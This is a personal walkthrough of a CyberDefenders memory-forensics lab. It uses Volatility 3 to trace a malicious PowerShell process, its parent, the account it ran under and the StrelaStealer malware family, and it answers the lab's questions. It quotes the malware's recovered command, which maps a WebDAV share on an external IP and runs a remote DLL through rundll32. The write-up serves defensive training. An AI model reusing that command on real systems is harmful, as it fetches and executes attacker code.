CyberDefenders: Reveal Lab

CyberDefenders: Reveal Lab
Overview
Today, I will be doing a walkthrough of an endpoint forensics lab on the platform CyberDefenders. As an incident responder, my main objective is to understand the context of the incident being investigated. This includes gathering details about the incident’s nature, affected systems, timeline of events, and potential impact. A clear understanding of these factors is essential for effective analysis and response, helping me address the root cause and mitigate future risks.
In this scenario, we have an alert from a SIEM solution that has flagged unusual activity on an internal workstation. Due to the sensitive financial data at risk, immediate action is essential to prevent potential breaches. We’ve been provided with a 2GB memory dump from one of the compromised machines as an artifact for this investigation.
Reconnaissance

The system under investigation has been identified as Windows 10, with the NT root directory located at C:\Windows and a memory capture timestamp of 2024-07-15 07:08:00. These details provide essential context, helping to refine the scope of the analysis and supporting the construction of an accurate timeline if needed.
1
python3 ~/volatility3/vol.py -f temp_extract_dir/192-Reveal.dmp windows.info
Investigation Process
I am now prepared to begin the investigation. As an investigator, I must ask myself three key questions to guide my efforts:
- What am I looking for? (e.g., a specific type of filename, a username)
- Where will I find the attack evidence? (e.g., memory, host-based, network)
- How can I manipulate the data to see it?
Question 1
Question 1: Identifying the name of the malicious process helps in understanding the nature of the attack. What is the name of the malicious process?
- What am I looking for?
I am searching for a suspicious process that appears normal in the memory dump, so I first need to understand what a typical process looks like. The first page of this SANS Threat Hunting Poster lists common processes and the number of instances usually found in any Windows memory dump.
- Where will I find the attack evidence?
Given that I have a memory dump, I can locate this in the process list, process tree, or even examine process command lines for further insights.
- How can I manipulate the data to see it?
Volatility 3 provides various plugins to manually or automatically analyze this data. In particular, I will use the malfind plugin, which is highly effective for locating suspicious processes.
1
python3 ~/volatility3/vol.py -f temp_extract_dir/192-Reveal.dmp windows.malware.malfind.Malfind

To thoroughly understand the scope of this finding, I must pursue every piece of information I uncover, tracing each detail to its conclusion. This approach ensures that I build a comprehensive understanding of the incident and uncover any hidden elements related to the compromise.
I have identified a mention of a PowerShell process with a PID of 3692, which raises suspicion due to its unexpected presence.
Question 2
Question 2: Knowing the parent process ID (PPID) of the malicious process aids in tracing the process hierarchy and understanding the attack flow. What is the parent PID of the malicious process?
- What am I looking for?
Identify the parent of the malicious process to understand the process chain or process tree, helping me trace back to the origin of the compromise.
- Where will I find the attack evidence?
In a memory dump, process trees are structured in a hierarchical form where processes are organized with parent-child relationships, as they are created in a tree format within Windows memory. This allows me to see multiple processes connected by these relationships, helping me trace the flow of activity through parent and child processes.
- How can I manipulate the data to see it?
One essential plugin for this task is windows.pstree, which helps me visualize processes in a tree structure, showing both parent and child relationships. To use this plugin, I can run:
1
python3 ~/volatility3/vol.py -f temp_extract_dir/192-Reveal.dmp windows.pstree
This command outputs a complete process hierarchy, allowing me to trace each process to its source. Given my investigative approach, following every lead to its end and refining the scope with each finding, I can filter the output to focus on suspicious processes. For example, filtering by the PID of the suspicious PowerShell process (PID 3692) is done as follows:
1
python3 ~/volatility3/vol.py -f temp_extract_dir/192-Reveal.dmp windows.pstree | grep 3692
My analysis reveals that the parent of the malicious PowerShell process (PID 3692) is PID 4210, which may have already been terminated when the memory dump was acquired. This detail is essential for understanding the timeline and visibility of preceding malicious actions.

Question 3, 4, and 5
Question 3, 4, and 5: What is the filename the malware uses to execute the second-stage payload, the name of the shared directory accessed on the remote server, and the MITRE sub-technique ID associated with this execution method?
- What am I looking for?
I am looking for details about the malicious second-stage payload executed by the suspicious PowerShell process. Specifically, this includes information on the second-stage payload itself, the shared directory being accessed on the remote server, and the associated MITRE ID for this malicious activity. Identifying these details will help me understand the techniques employed by the malware sample.
- Where will I find the attack evidence?
The command line used by the malicious process can reveal valuable information, helping me pinpoint the scope and techniques used in the attack.
- How can I manipulate the data to see it?
Volatility includes a powerful plugin that is highly useful in investigations, as it displays the exact command line executed by each process—an essential resource for analysts. I can apply this plugin to specifically target the malicious PowerShell process, providing detailed insights into its execution behavior.
1
python3 ~/volatility3/vol.py -f temp_extract_dir/192-Reveal.dmp windows.cmdline | grep 3692

- powershell.exe -windowstyle hidden:
- Launches PowerShell with a hidden window, concealing its execution from the user.
- Often used in attacks to keep malicious actions discreet.
- net use \45.9.74.32@8888\davwwwroot:
- Maps a remote shared directory located on 45.9.74.32 (an external server) to the local system.
- This command allows the attacker to access files on the remote server as if they were local, facilitating the transfer or loading of malicious payloads.
- ;
- Acts as a command separator, enabling multiple commands to be run sequentially in a single line.
- rundll32 \45.9.74.32@8888\davwwwroot\3435.dll,entry:
- Executes the rundll32.exe utility, which is commonly used to load and run DLL files.
- In this case, it loads 3435.dll from the remote server’s shared directory, specifying an entry point (entry) to initiate the payload within the DLL.
- Using rundll32.exe in this manner is suspicious as it can bypass detection, leveraging a trusted Windows utility for malicious purposes.
Mapping malware or attacker techniques to the MITRE ATT&CK framework is crucial for enhancing detection, guiding threat hunting, and structuring the overall understanding of adversary tactics. This alignment strengthens incident response and aids in creating effective detection strategies.
MITRE ATT&CK Context:
- Technique: Signed Binary Proxy Execution: Rundll32 (T1218.011)
- This technique details how attackers misuse trusted Windows utilities, such as rundll32.exe, to execute malicious payloads covertly. It’s considered suspicious due to its ability to load external or remote code, often avoiding traditional security alerts.
Question 6
Question 6: Identifying the username under which the malicious process runs helps in assessing the compromised account and its potential impact. What is the username that the malicious process runs under?
- What am I looking for?
I am seeking to identify the username under which this malicious process is running, as this helps me understand the scope of the attack, assess if other users may be affected by the malware, and determine the privileges associated with the compromised user.
- Where will I find the attack evidence?
The Security Identifiers (SIDs) associated with a malicious process are unique identifiers assigned to users, groups, and system entities for identification and access control. These SIDs define the identity and privileges of a user, enabling security management by linking each SID to specific permissions and roles.
- How can I manipulate the data to see it?
The windows.getsids.GetSIDs plugin in Volatility is invaluable for parsing user data from memory dumps based on their SIDs. This plugin extracts and displays Security Identifiers (SIDs) linked to processes in a Windows memory dump, allowing analysts to identify user accounts, groups, and permissions for each process. To use it, run:
1
python3 ~/volatility3/vol.py -f temp_extract_dir/192-Reveal.dmp windows.getsids.GetSIDs | grep 3692

This provides valuable details to answer the question and better understand the scope of the investigation:
- Username:
- The username associated with powershell.exe (PID 3692) is Elon, identified by the SID S-1-5-21-3274565340-3808842250-3617890653-1001.
- Group Memberships and Privileges:
- Domain Users (S-1-5-21-*…-513): Indicates that the user “Elon” is part of the Domain Users group, allowing access to domain resources.
- Administrators (S-1-5-32-544): Shows that “Elon” has Administrator privileges, giving them high-level control over the system.
- Local Account (Member of Administrators): Confirms that “Elon” is part of the local Administrators group.
- Mandatory Integrity Level - High (S-1-16-12288): This level of integrity indicates elevated permissions, enabling potentially critical actions on the system.
- Other groups, such as Authenticated Users and Local Account, provide additional access, but the Administrator and Domain Users memberships are most significant for assessing potential impact.
With membership in both Administrators and Domain Users groups, the user “Elon” has considerable access and control, both locally and across the network. This level of access suggests a higher risk, as the compromised PowerShell process can potentially affect critical system components and network resources.
Question 7
Question 7: Knowing the name of the malware family is essential for correlating the attack with known threats and developing appropriate defenses. What is the name of the malware family?
- What am I looking for?
I am looking to identify the malware family involved in this attack. Knowing the specific malware family helps us as investigators understand the capabilities of the malicious activity, assess the potential breach scope, and determine other potentially infected machines.
- Where will I find the attack evidence?
Threat Intelligence reports are valuable resources for understanding the capabilities of specific malware families. Additionally, I have Indicators of Compromise (IOCs), such as IP addresses and file hashes, which can be used to search for the malware on sandboxed environments and in threat intelligence reports.
- How can I manipulate the data to see it?
Returning to the suspicious PowerShell command : powershell.exe -windowstyle hidden net use \\45.9.74.32@8888\davwwwroot\ ; rundll32 \\45.9.74.32@8888\davwwwroot\3435.dll,entry
- This command suggests the use of a remote IP address (45.9.74.32) to download a potentially malicious payload as we discussed before.
To gather more information, I will submit the IP address (45.9.74.32) to a threat intelligence platform such as VirusTotal. Upon submission, it is revealed that this IP is flagged by 14 out of 95 security vendors and sandbox environments, indicating its association with malicious activity.

When I navigate to the Relations tab in VirusTotal, which displays files, URLs, and other indicators related to this IP address. In the “Files Referring” section, identify any suspicious files linked to the IP. Here, I found a file named 8836bee6c07fd3c705cc895e925fe9e4.virus along with several DLL files. These files provide critical insights into the nature of the malware.

Further analysis of the files and their behavior indicates a connection to the StrelaStealer malware family. StrelaStealer is designed to target email credentials by extracting login information from popular email clients and transmitting it to the attacker’s command-and-control (C2) server. This malware enables attackers to access the victim’s email accounts, which can facilitate additional attacks or unauthorized access.
For more detailed insights on StrelaStealer’s capabilities, check the Unit 42 Report. This report provides an in-depth look at StrelaStealer’s attack techniques and potential impacts.
Conclusion
Overall, this lab was very fun. I learned how to use volatility on a Windows memory dump to extract various IOCs. Digital forensics is fun.